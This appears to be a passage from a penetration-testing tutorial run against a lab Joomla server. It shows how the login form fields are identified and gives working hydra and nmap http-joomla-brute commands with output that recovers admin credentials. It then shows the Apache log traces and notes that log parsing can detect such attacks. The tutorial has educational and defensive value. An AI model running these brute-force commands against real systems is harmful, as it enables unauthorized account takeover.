
Or not. :)

In the above example, I used a very SIMPLE login form. But what about something a little more complex like Joomla?

Our username is: **admin** and our password is: **p@ssword**




Using inspect element, we're attempting to retrieve the same input field information as with the previous attack.



```
/index.php" method="post">
  <fieldset class="loginform">
    <div class="control-group">
      <div class="controls">
        <div class="input-prepend input-append">
          <span class="add-on">…</span>
          <input id="mod-login-username" class="input-medium"
          name="username" tabindex="1" placeholder="Username"
          size="15" autofocus="true" type="text">
          <a class="btn width-auto hasTooltip"
          href="http://192.168.86.192/index.php?option=com_users&
          view=remind" title="" data-original-title="Forgot your
          username?">…</a>
        </div>
      </div>
div.input-prepend.input-append › input#mod-login-username.input-medium
```

```
element {                                    inline
}
.control-group, .controls,         template.css:7416
.controls input[type="text"],
.controls input[type="number"], .controls
input[type="email"], .controls select,
.controls textarea {
   max-width: 100%;
}
.input-prepend.input-append        template.css:1469
input, .input-prepend.input-
append select, .input-prepend.input-append
```

Username = **username**




```
          </div>
        </div>
      <div class="control-group">
        <div class="controls">
          <div class="input-prepend input-append">
            <span class="add-on">…</span>
            <input id="mod-login-password" class="input-medium"
            name="passwd" tabindex="2" placeholder="Password" size="15"
            type="password">
            <a class="btn width-auto hasTooltip"
            href="http://192.168.86.192/index.php?option=com_users&
            view=reset" title="" data-original-title="Forgot your
            password?">…</a>
          </div>
        </div>
```

```
element {                                            inline
}
.input-prepend.input-append               template.css:1469
input, .input-prepend.input-
append select, .input-prepend.input-append
.uneditable-input {
    ~~-webkit-border-radius: 0;~~
    ~~-moz-border-radius: 0;~~
    border-radius: 0;
}
.input-append input:focus,                template.css:1399
```

div.input-prepend.input-append › input#mod-login-password.input-medium


And password = **passwd**



Warning

Username and password do not match or you do not have an account yet.


We get our error message, we form our hydra syntax and when we perform our attack:



```
root@c2:~/inhouse/Brute# hydra -l admin -P /usr/share/wordlists/top100.txt 192.168.86.192 http-post-form '/administra
tor/index.php:username=^USER^&passwd=^PASS^:F=Warning'
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-15 11:41:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-post-form://192.168.86.192:80/administrator/index.php:username=^USER^&passwd=^PASS^:F=Warning
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-15 11:41:21
root@c2:~/inhouse/Brute#
```

We fail. For quite a few reasons actually. For starters, we need more than just the names for username and password. Rather than dive into a rabbit hole, we can save that for another day, we're going to use Nmap to solve this problem for us.

In addition to scanning ports, there's an entire collection of scripts built upon the Nmap Scripting Engine (NSE). Among that collection, there's a script specifically for brute forcing Joomla:



Example Usage


```
nmap -sV --script http-joomla-brute
  --script-args 'userdb=users.txt,passdb=passwds.txt,http-joomla-brute.hostname=domain.com,
                 http-joomla-brute.threads=3,brute.firstonly=true' <target>
nmap -sV --script http-joomla-brute <target>
```

Script Output

```
PORT     STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-joomla-brute:
|   Accounts
|     xdeadbee:i79eWBj07g => Login correct
|   Statistics
|_    Perfomed 499 guesses in 301 seconds, average tps: 0
```


```
nmap -sV --script http-joomla-brute --script-args
'userdb=./users.txt,passdb=./top50.txt,http-joomla-brute.hostname=u14s,
http-joomla-brute.threads=3,brute.firstonly=true' 192.168.86.192
```

-sV = probe open ports
--script = we're calling a script
--script-args = script arguments
--userdb = user list
--passdb = wordlist



```
root@c2:~/inhouse/Brute# nmap -sV --script http-joomla-brute --script-args 'userdb=./users.txt,passdb=/usr/share/word
lists/top50.txt,http-joomla-brute.hostname=u14s,http-joomla-brute.threads=3,brute.firstonly=true' 192.168.86.192
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 10:20 PDT
Nmap scan report for u14s.lan (192.168.86.192)
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-joomla-brute:
|   Accounts:
|     admin:p@ssword - Valid credentials
|_  Statistics: Performed 35 guesses in 4 seconds, average tps: 8.8
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: CA:36:9A:76:67:42 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
root@c2:~/inhouse/Brute#
```

We retrieve the credentials and we're going in for the kill:



Error


We have detected that your server is using PHP 5.5.9-1ubuntu4.27 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 7.1 or later which will receive security updates at least until 2019-12-01. Please ask your host to make PHP 7.1 or a later version the default version for your site. If your host is already PHP 7.1 ready please enable PHP 7.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

Joomla! would like your permission to collect some basic statistics.

To better understand our install base and end user environments it is helpful if you send some site information back to a Joomla! controlled central server. No identifying data is captured at any point. You can change these settings later from Plugins > System - Joomla! Statistics. **Select here to see the information that will be sent.**

Enable Joomla Statistics?

Now maybe you're thinking all of this brute forcing is going unnoticed but you would be incorrect. When we look at the Apache log files, we see the following:



```
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:44 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:45 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:46 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:47 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:47 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:47 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:47 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:47 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
192.168.86.99 - - [15/May/2019:10:45:47 -0700] "POST /administrator/index.php HTTP/1.1" 200 5735
```

I consider myself a very fast typist but I'm not SO FAST that I can enter a username and password that many times in just three seconds.

We can easily defend against this type of attack by parsing the log files for that exact type of behavior.

As a final thought, here's the reality of brute forcing --


It's highly unlikely you're going to be able to perform such a loud attack without either getting blocked or drawing attention to yourself. That being said, there are plenty of devices and applications that will let you brute force attack without any sort of defensive measures to stop you. Netgear and TP-Link are two that come to mind. Heck, Joomla just let us do it and this is a current version install I just downloaded.

The key thing that I'd like to point out is that getting the syntax correctly takes a bit of wrangling and it's a lot easier to attack something in a controlled situation. In other words, if I'm pentesting a Joomla site, I'll install a Joomla site in my control in order to KNOW the username and password. In the controlled environment, if my attack fails, I know the syntax is probably wrong. This controlled environment is not limited to brute forcing, this is something worth doing whenever dealing with an unknown situation.

HACKING 101: HASH CRACKING

Penetration testing, red teaming, hacking, being enthusiastic about information security, or whatever else you want to call it -- to some degree, it's an art form. A significant portion of this type of work is non-linear and it requires a creative mind to piece together the puzzle. While the example I'm about to give seems relatively straightforward, there are other aspects of hash cracking that require an artistic imagination and I've seen challenges where I was amazed by the creativity of both the challenger and the participant. Today, we're keeping it simple but this is a real-world situation.

While scanning a host, we uncover the following:

